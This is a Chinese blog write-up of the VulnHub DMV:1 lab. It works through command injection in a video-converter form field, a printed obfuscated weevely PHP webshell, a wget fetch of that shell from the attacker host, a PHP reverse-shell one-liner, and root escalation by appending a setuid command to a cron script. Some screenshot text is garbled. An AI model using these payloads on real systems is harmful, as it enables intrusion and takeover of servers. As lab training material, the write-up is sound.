

VulnHub DMV:1 Writeup

原创


末初 于 2020-09-29 14:37:54 发布 280 收藏 1

分类专栏: [VulnHub](#) 文章标签: [VulnHub DMV 1](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/mochu7777777/article/details/108861658>

版权




[VulnHub](#) 专栏收录该内容

4 篇文章 1 订阅


订阅专栏

DMV:1详情见: <https://www.vulnhub.com/entry/dmv-1,462/>

靶机环境 [VirtualBox](#), 连接 [VirtualBox Host-Only](#) 网卡, IP为: [192.168.56.104](#)



攻击机环境 [VMware](#), 桥接模式, 桥接至 [VirtualBox Host-Only](#) 网卡, IP为: [192.168.56.177](#)



扫描C段内存活主机

```
arp-scan -l
```

or

```
nmap -sP 192.168.56.1/24
```

```

root@kali ~# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:ba:61:f8, IPv4: 192.168.56.177
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.2 0a:00:27:00:00:05 (Unknown: locally administered)
192.168.56.100 08:00:27:eb:4b:ba PCS Systemtechnik GmbH
192.168.56.104 08:00:27:26:54:89 PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.009 seconds (127.43 hosts/sec). 3 responded
root@kali ~# nmap -sP 192.168.56.1/24
Starting Nmap 7.80 (https://nmap.org) at 2020-09-28 21:12 EDT
Nmap scan report for 192.168.56.2
Host is up (0.000094s latency).
MAC Address: 0A:00:27:00:00:05 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00020s latency).
MAC Address: 08:00:27:EB:4B:BA (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.104
Host is up (0.00013s latency).
MAC Address: 08:00:27:26:54:89 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.177
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.04 seconds
root@kali ~#

```

Nmap扫描目标IP, 收集信息

```
nmap -A -Pn -sSV -p- -T5 192.168.56.104
```


```
root@kali: ~/home/mochu # nmap -A -Pn -sV -p- -TS 192.168.56.104
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-28 21:15 EDT
Nmap scan report for 192.168.56.104
Host is up (0.48039s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 65:1b:fc:74:10:39:df:dd:d0:2d:f0:53:1c:eb:6d:ec (RSA)
|_ 256  c4:28:84:a5:c3:b9:6a:95:5a:4d:7a:6e:46:e2:14:db (ECDSA)
|_ 256  ba:07:bb:ed:42:4a:f2:93:d1:05:0b:1b:4c:d1:09:b1 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 08:00:27:26:54:89 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: linux 2.6.32 (96%), linux 3.2 - 4.9 (96%), linux 2.6.32 - 3.10 (96%), linux 3.4 - 3.10 (95%), linux 3.1 (95%), linux 3.2 (95%), AXIS 210A or 211 Network Camera (linux 2.6.17) (94%), Synology DiskStation Manager 5.2-5644 (94%), Netgear RAIDiator 4.2.28 (94%), linux 2.6.32 - 2.6.35 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
Hop RTT  Address
  0  0.39 ms  192.168.56.104

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.57 seconds
root@kali: ~/home/mochu #
```

https://blog.csdn.net/mochu777777

访问 <http://192.168.56.104/>



https://blog.csdn.net/mochu777777

这是一个Youtube视频在线转换工具

Request				Response			
Raw	Params	Headers	Hex	Raw	Headers	Hex	Render
<pre>POST / HTTP/1.1 Host: 192.168.56.104 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0 Accept: */* Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 10 Origin: http://192.168.56.104 Connection: close Referer: http://192.168.56.104/ yt_url=123</pre>				<pre>HTTP/1.1 200 OK Date: Tue, 29 Sep 2020 02:28:40 GMT Server: Apache/2.4.29 (Ubuntu) Vary: Accept-Encoding Content-Length: 379 Connection: close Content-Type: text/html; charset=UTF-8 {"status":1,"errors":{"WARNING: Assuming --restrict-filenames since file system encoding cannot encode all characters. Set the LC_ALL environment variable to fix this.\nERROR: u'123' is not a valid URL. Set --default-search `ytsearch` (or run youtube-dl `ytsearch:123`) to search\nYouTube\n","url_original":"123","output":"","result_url":"~/tmp/downloads/5f729bd875578.mp3"}}</pre>			

https://blog.csdn.net/mochu777777

`yt_url` 处存在命令注入

Request

```
POST / HTTP/1.1
Host: 192.168.56.104
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 16
Origin: http://192.168.56.104
Connection: close
Referer: http://192.168.56.104/

yt_url=1;whoami;
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 29 Sep 2020 02:29:50 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 415
Connection: close
Content-Type: text/html; charset=UTF-8

{"status":127,"errors":{"WARNING: Assuming --restrict-filenames since file system encoding cannot encode all characters. Set the LC_ALL environment variable to fix this.\nERROR: u'1' is not a valid URL. Set --default-search \\ytsearch\\ (or run youtube-dl \\ytsearch:1\\) to search YouTube\nsh: 1: -: not found\n","url_ordinal":1;whoami;,"output":"www-data\n","result_url":"\\tmp\downloads\5f729c1e12031.mp3"}}
```

手测了一下发现过滤了空格，命令执行空格绕过网上有很多方法，自己找，这里使用 `${IFS}` 代替空格

Request

```
POST / HTTP/1.1
Host: 192.168.56.104
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 20
Origin: http://192.168.56.104
Connection: close
Referer: http://192.168.56.104/

yt_url=1;${IFS}-;
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 29 Sep 2020 02:30:54 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 819
Connection: close
Content-Type: text/html; charset=UTF-8

{"status":127,"errors":{"WARNING: Assuming --restrict-filenames since file system encoding cannot encode all characters. Set the LC_ALL environment variable to fix this.\nERROR: u'1' is not a valid URL. Set --default-search \\ytsearch\\ (or run youtube-dl \\ytsearch:1\\) to search YouTube\nsh: 1: -: not found\n","url_ordinal":1;${IFS}-;,"output":"total 28\nndrwxr-xr-x 2 www-data www-data 4096 Apr 12 05:05 admin\nndrwxrwxr-x 2 www-data www-data 4096 Apr 12 04:26 images\n-rw-r--r- 1 www-data www-data 1790 Apr 12 04:55 index.php\nndrwxrwxr-x 2 www-data www-data 4096 Apr 12 04:44 js\n-rw-r--r- 1 www-data www-data 764 Sep 29 00:35 shell.php\n-rw-rw-r-- 1 www-data www-data 205 Apr 12 04:40 style.css\nndrwxr-xr-x 2 www-data www-data 4096 Apr 12 05:13 tmp\n","result_url":"\\tmp\downloads\5f729c5e6279.mp3"}}
```

发现 `wget` 命令可以使用

Request

```
POST / HTTP/1.1
Host: 192.168.56.104
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 22
Origin: http://192.168.56.104
Connection: close
Referer: http://192.168.56.104/

yt_url=1;wget${IFS}-h;
```

Response

```
Vary: Accept-Encoding
Content-Length: 13037
Connection: close
Content-Type: text/html; charset=UTF-8

{"status":127,"errors":{"WARNING: Assuming --restrict-filenames since file system encoding cannot encode all characters. Set the LC_ALL environment variable to fix this.\nERROR: u'1' is not a valid URL. Set --default-search \\ytsearch\\ (or run youtube-dl \\ytsearch:1\\) to search YouTube\nsh: 1: -: not found\n","url_ordinal":1;wget${IFS}-h;,"output":"GNU Wget 1.19.4, a non-interactive network retriever.\nUsage: wget [OPTION]... [URL]...Mandatory arguments to long options are mandatory for short options too.\n\nStartup:\n -V, --version          display the version of Wget and exit\n -h, --help             print this help\n -b, --background     go to background after startup\n -e, --execute=COMMAND execute a ^wgetrc-style command\nLogging and input file:\n -o, --output-file=FILE log messages to FILE\n -a, --append-output=FILE append messages to FILE\n -d, --debug           print lots of debugging information\n -q, --quiet           quiet (no output)\n -v, --verbose         be verbose (this is the default)\n -nv, --no-verbose     turn off verbosity, without being quiet\n --report-speed=TYPE  output bandwidth as TYPE. TYPE can be bits\n -i, --input-file=FILE download URLs found in local or external FILE\n -F, --force-html      treat input file as HTML\n -B, --base=URL        resolves HTML input-file links (-i -F)\n -r, --recursive       relative to URL\n --config=FILE        specify config file to use\n --no-config         do not read any config file\n --rejected-log=FILE log reasons for URL rejection to FILE\nDownload:\n -t, --tries=NUMBER   set number of retries to NUMBER (0 unlimited)\n --retry-connrefused retry even if connection is refused\n -O, --output-document=FILE write documents to FILE\n -nc, --no-clobber    skip downloads that would download to\n                       existing files (overwriting them)\n --no-netrc         don't try to obtain credentials from .netrc\n -c, --continue       resume getting a partially-downloaded file\n --start-pos=OFFSET  start downloading from zero-based position OFFSET\n --progress=TYPE    select progress gauge type\n --show-progress    display the progress bar in any verbosity mode\n -N, --timestamping    don't re-retrieve files unless newer than\n                       local\n --no-if-modified-since don't use conditional if-modified-since get\n                       requests in\n                       timestamping mode\n --no-use-server-timestamps don't set the local file's timestamp by\n                       the one on the server\n -S, --server-response print server response\n --spider            don't download anything\n -T, --timeout=SECONDS set all timeout values to SECONDS\n --dns-timeout=SECS set the DNS lookup timeout to SECS\n --connect-timeout=SECS set the connect timeout to SECS
```

那就可以在本地开启一个 `http` 服务，在上面放一个木马，然后靶机使用 `wget` 进行下载，攻击机连接获得shell

首先用 `weeveily` 生成一个木马

```
weeveily generate seanz7 ./shell.php
```

```

< root@kali /home/mochu7/Desktop weeveily generate seanz7 ./shell.php
Generated './shell.php' with password 'seanz7' of 771 byte size.
< root@kali /home/mochu7/Desktop ls
dc2_password.txt shell.php tools
< root@kali /home/mochu7/Desktop cat shell.php
<?php
$D='fzPor($i=0zP;$i<$l;){forzP($j=0zP;($j<$zPc66$zPi<$zPl);$j++,,$izP++){$o.zP=$t{$izP}zP^$k{$';
$f=' $kzP="bc5682e4";$zPzPkh="f0bfzPbazPbfef4d";$kfzP="aeazPab5zP62aed7"zPzP;$p="Nyu4vtiz';
$Y='PdlzhzPGhirY';functiozPn x($zPt,$k){zPzc=stzPrlen($k)zP;$l=szPtrlzPen($t);$o=zP"zP";';
$N='(zP);$r=@baszPe64zP_encode(@x(@gzPzcompzPress(zPzPzP$o),$k));print("$p$zPh$zr$kf");';
$i='ontents("php://inzPput"),$m)=1){@zPob_stzPzPart();@ezPval(@gzPzuncompresszP(@x(@zP';
$u='bazPse64_decodzPzPezP($m[1]),$k));$o=zP@obzP_get_contenzPts();zP@ob_zPenzPd_zPclean';
$X='j;}}zPretzPurn $o;zP;if (@przPegzP_match("/$kh(zP.+)$kfzP/",zP@file_zPzPgetzP_czPzP';
$Q=str_replace('IS','','IScreISISISateIS_funISction');
$h=str_replace('zP','',$f.$Y.$D.$X.$i.$u.$N);
$A=$Q('',$h);$A());
?>
< root@kali /home/mochu7/Desktop

```

<https://blog.csdn.net/mochu777777>

然后在当前路径开启一个 http 服务，这里使用python开启

```
python -m SimpleHTTPServer 8080
```

构造命令下载shell

```
yt_url=1;wget${IFS}http://192.168.56.177:8080/shell.php;
```

The screenshot shows the 'Request' and 'Response' tabs in a browser's developer tools. The request is a POST to http://192.168.56.177:8080/shell.php. The response is a 200 OK status with a warning about file system encoding and a message indicating that 'shell.php' was saved to the local file system.

在攻击机上我们也可以看到靶机下载了shell.php

```

< root@kali /home/mochu7/Desktop python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
192.168.56.104 - - [28/Sep/2020 22:39:34] "GET /shell.php HTTP/1.1" 200 -

```

weeveily连接

```
weeveily http://192.168.56.104/shell.php seanz7
```

```
< root@kali > /home/mochu7/Desktop weeveily http://192.168.56.104/shell.php seanz7

[+] weeveily 4.0.1

[+] Target:      www-data@dmv:/var/www/html
[+] Session:    /root/.weeveily/sessions/192.168.56.104/shell_0.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weeveily> whoami
www-data
www-data@dmv:/var/www/html $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@dmv:/var/www/html $ ls
admin
images
index.php
js
shell.php
style.css
tmp
www-data@dmv:/var/www/html $
```

<https://blog.csdn.net/mochu777777>

第一个flag在 `admin/flag.txt`

```
www-data@dmv:/var/www/html $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@dmv:/var/www/html $ whoami
www-data
www-data@dmv:/var/www/html $ ls
admin
images
index.php
js
shell.php
style.css
tmp
www-data@dmv:/var/www/html $ cd admin
www-data@dmv:/var/www/html/admin $ ls
flag.txt
index.php
www-data@dmv:/var/www/html/admin $ cat flag.txt
flag{0d8486a0c0c42503bb60ac77f4046ed7}
www-data@dmv:/var/www/html/admin $
```

在 `tmp/` 下有个 `clean.sh`

```
www-data@dmv:/var/www/html/tmp $ ls
clean.sh
www-data@dmv:/var/www/html/tmp $ cat clean.sh
rm -rf downloads
www-data@dmv:/var/www/html/tmp $
```

上 `pspy` 检测进程

`pspy`: <https://github.com/DominicBreuker/pspy/releases>

用上传 `shell.php` 同样的方法将 `pspy64` 传到靶机上，但是 `weeveily` 的shell无法运行成功 `pspy64`，无奈使用php弹了一个shell到攻击机上，发现可以运行成功

```
php -r '$sock=fsockopen("192.168.56.177",7777);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
File Edit View Bookmarks Settings Help
[+] Target: www-data@dmv:/var/www/html/tmp
[+] Session: /root/.weeveylsessions/192.168.56.104/shell_0.session
[+] Shell: System shell


[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weeveylv: whoami
www-data
www-data@dmv:/var/www/html/tmp $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@dmv:/var/www/html/tmp $ ls
clean.sh
www-data@dmv:/var/www/html/tmp $ cd ../
www-data@dmv:/var/www/html $ ls
admin
images
index.php
js
pspy64
shell.php
style.css
tmp
www-data@dmv:/var/www/html $ php -r '$sock=fsockopen("192.168.56.177",7777);exec("/bin/sh -i <83 >63 >63");'
[]

File Edit View Bookmarks Settings Help
mochu7@kali:~$ su
Password:
root@kali: ~# nc -lvp 7777
listening on [any] 7777 ...
192.168.56.104: inverse host lookup failed: Unknown host
connect to [192.168.56.177] from [UNKNOWN] [192.168.56.104] 48476
/bin/sh: 0: can't access tty: job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls
admin
images
index.php
js
pspy64
shell.php
style.css
tmp
$ ls -lha
total 3.0M
drwxr-xr-x 0 www-data www-data 4.0K Sep 29 03:40 .
drwxr-xr-x 0 root root 4.0K Apr 12 01:07 ..
-rw-r--r-- 1 www-data www-data 152 Apr 12 03:58 .htaccess
-rw-r--r-- 1 www-data www-data 12K Sep 29 01:50 .index.php.swp
drwxr-xr-x 2 www-data www-data 4.0K Apr 12 05:05 admin
drwxr-xr-x 2 www-data www-data 4.0K Apr 12 04:26 images
-rw-r--r-- 1 www-data www-data 1.8K Apr 12 04:55 index.php
drwxr-xr-x 2 www-data www-data 4.0K Apr 12 04:44 js
-rwxr-xr-x 1 www-data www-data 3.0M Sep 29 03:26 pspy64
-rw-r--r-- 1 www-data www-data 771 Sep 29 02:36 shell.php
-rw-r--r-- 1 www-data www-data 205 Apr 12 04:40 style.css
drwxr-xr-x 2 www-data www-data 4.0K Apr 12 05:13 tmp
$ █
```

<https://blog.csdn.net/mochu777777>

```
$ ./pspy64
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcd6235db663f5e3fe1c33b8855



Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2020/09/29 04:10:39 CMD: UID=0 PID=98 | /sbin/getty -o -p -- \u --noclear tty1 linux
2020/09/29 04:10:39 CMD: UID=0 PID=968 | /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
2020/09/29 04:10:39 CMD: UID=0 PID=893 | /usr/lib/snapd/snapd
2020/09/29 04:10:39 CMD: UID=0 PID=892 | /usr/lib/accountsservice/accounts-daemon
2020/09/29 04:10:39 CMD: UID=0 PID=89 | /usr/sbin/atd -f
2020/09/29 04:10:39 CMD: UID=0 PID=830 | /usr/bin/lxcfs /var/lib/lxcfs/
2020/09/29 04:10:39 CMD: UID=0 PID=83 | /usr/sbin/rsyslogd -n
2020/09/29 04:10:39 CMD: UID=102 PID=814 | /lib/systemd/systemd-logind
2020/09/29 04:10:39 CMD: UID=0 PID=81 | /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
2020/09/29 04:10:39 CMD: UID=0 PID=802 | /usr/sbin/cron -f
2020/09/29 04:10:39 CMD: UID=0 PID=800 | /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
2020/09/29 04:10:39 CMD: UID=0 PID=80 | /lib/systemd/systemd-resolved
2020/09/29 04:10:39 CMD: UID=0 PID=8 | /lib/systemd/systemd-networkd
2020/09/29 04:10:39 CMD: UID=0 PID=79 | /lib/systemd/systemd-timesyncd
2020/09/29 04:10:39 CMD: UID=103 PID=780 | /lib/systemd/systemd-timesyncd
2020/09/29 04:10:39 CMD: UID=0 PID=78 | /lib/systemd/systemd-timesyncd
2020/09/29 04:10:39 CMD: UID=101 PID=701 | /lib/systemd/systemd-timesyncd
2020/09/29 04:10:39 CMD: UID=0 PID=7 | /lib/systemd/systemd-timesyncd
2020/09/29 04:10:39 CMD: UID=100 PID=677 | /lib/systemd/systemd-timesyncd
2020/09/29 04:10:39 CMD: UID=0 PID=6 | /lib/systemd/systemd-timesyncd
2020/09/29 04:10:39 CMD: UID=0 PID=527 | /lib/systemd/systemd-timesyncd
2020/09/29 04:10:39 CMD: UID=62583 PID=512 | /lib/systemd/systemd-timesyncd
2020/09/29 04:10:39 CMD: UID=0 PID=452 | /lib/systemd/systemd-timesyncd
2020/09/29 04:10:39 CMD: UID=0 PID=446 | /lib/systemd/systemd-timesyncd
```

<https://blog.csdn.net/mochu777777>

可以看到 **root** 用户执行了 **clean.sh**

```
2020/09/29 03:56:40 CMD: UID=0 PID=3730 | /bin/sh -c cd /var/www/html/tmp 86 bash /var/www/html/tmp/clean.sh
2020/09/29 03:57:01 CMD: UID=0 PID=3734 | /usr/sbin/CRON -f
2020/09/29 03:57:01 CMD: UID=0 PID=3733 | /usr/sbin/CRON -f
2020/09/29 03:57:01 CMD: UID=0 PID=3732 | /usr/sbin/CRON -f
2020/09/29 03:57:01 CMD: UID=0 PID=3731 | /usr/sbin/CRON -f
2020/09/29 04:05:14 CMD: UID=0 PID=3792 | /usr/sbin/CRON -f
```

www-data 用户对这个文件有 **读写** 的权限

```
www-data@dmv:/var/www/html/tmp $ ls
clean.sh
www-data@dmv:/var/www/html/tmp $ ls -lha clean.sh
-rw-r--r-- 1 www-data www-data 41 Sep 29 04:26 clean.sh
www-data@dmv:/var/www/html/tmp $
```

先看第一种做法:

给 `find` 命令添加 `s` 权限

```
www-data@dmv:/var/www/html/tmp $ ls
clean.sh
www-data@dmv:/var/www/html/tmp $ which find
/usr/bin/find
www-data@dmv:/var/www/html/tmp $ ls -la /usr/bin/find
-rwxr-xr-x 1 root root 238080 Nov 5 2017 /usr/bin/find
www-data@dmv:/var/www/html/tmp $
```

```
echo "chmod u+s /usr/bin/find" >> clean.sh
```

```
www-data@dmv:/var/www/html/tmp $ ls
clean.sh
www-data@dmv:/var/www/html/tmp $ cat clean.sh
rm -rf downloads
www-data@dmv:/var/www/html/tmp $
www-data@dmv:/var/www/html/tmp $ echo "chmod u+s /usr/bin/find" >> clean.sh
www-data@dmv:/var/www/html/tmp $ ls
clean.sh
www-data@dmv:/var/www/html/tmp $ cat clean.sh
rm -rf downloads
chmod u+s /usr/bin/find
```

再次查看 `find` 命令的权限, 已成功添加 `s` 权限

```
www-data@dmv:/var/www/html/tmp $ which find
/usr/bin/find
www-data@dmv:/var/www/html/tmp $ ls -la /usr/bin/find
-rwxr-xr-x 1 root root 238080 Nov 5 2017 /usr/bin/find
www-data@dmv:/var/www/html/tmp $
```

然后使用 `find` 命令的 `-exec` 选项进行提权

```
find . -exec /bin/bash -p \;
```

这里我在使用 `weevely` 的 shell 的时候使用这条命令无法进行提权, 最后还是用了 `php` 的反弹 shell, 弹了个 shell 给攻击机, 然后攻击机上使用这条命令提权成功

得到最终的 `flag` 在 `/root/root.txt`

```
File Edit View Bookmarks Settings Help
www-data@dmv:/var/www/html/tmp $ ls
clean.sh
www-data@dmv:/var/www/html/tmp $ find . -exec '/bin/sh' \;
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@dmv:/var/www/html/tmp $
www-data@dmv:/var/www/html/tmp $ ls -la /usr/bin/find
-rwxr-xr-x 1 root root 238080 Nov 5 2017 /usr/bin/find
www-data@dmv:/var/www/html/tmp $
www-data@dmv:/var/www/html/tmp $ find . -exec '/bin/sh' \;
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@dmv:/var/www/html/tmp $ whoami
www-data
www-data@dmv:/var/www/html/tmp $
www-data@dmv:/var/www/html/tmp $ find . -exec '/bin/sh' \;
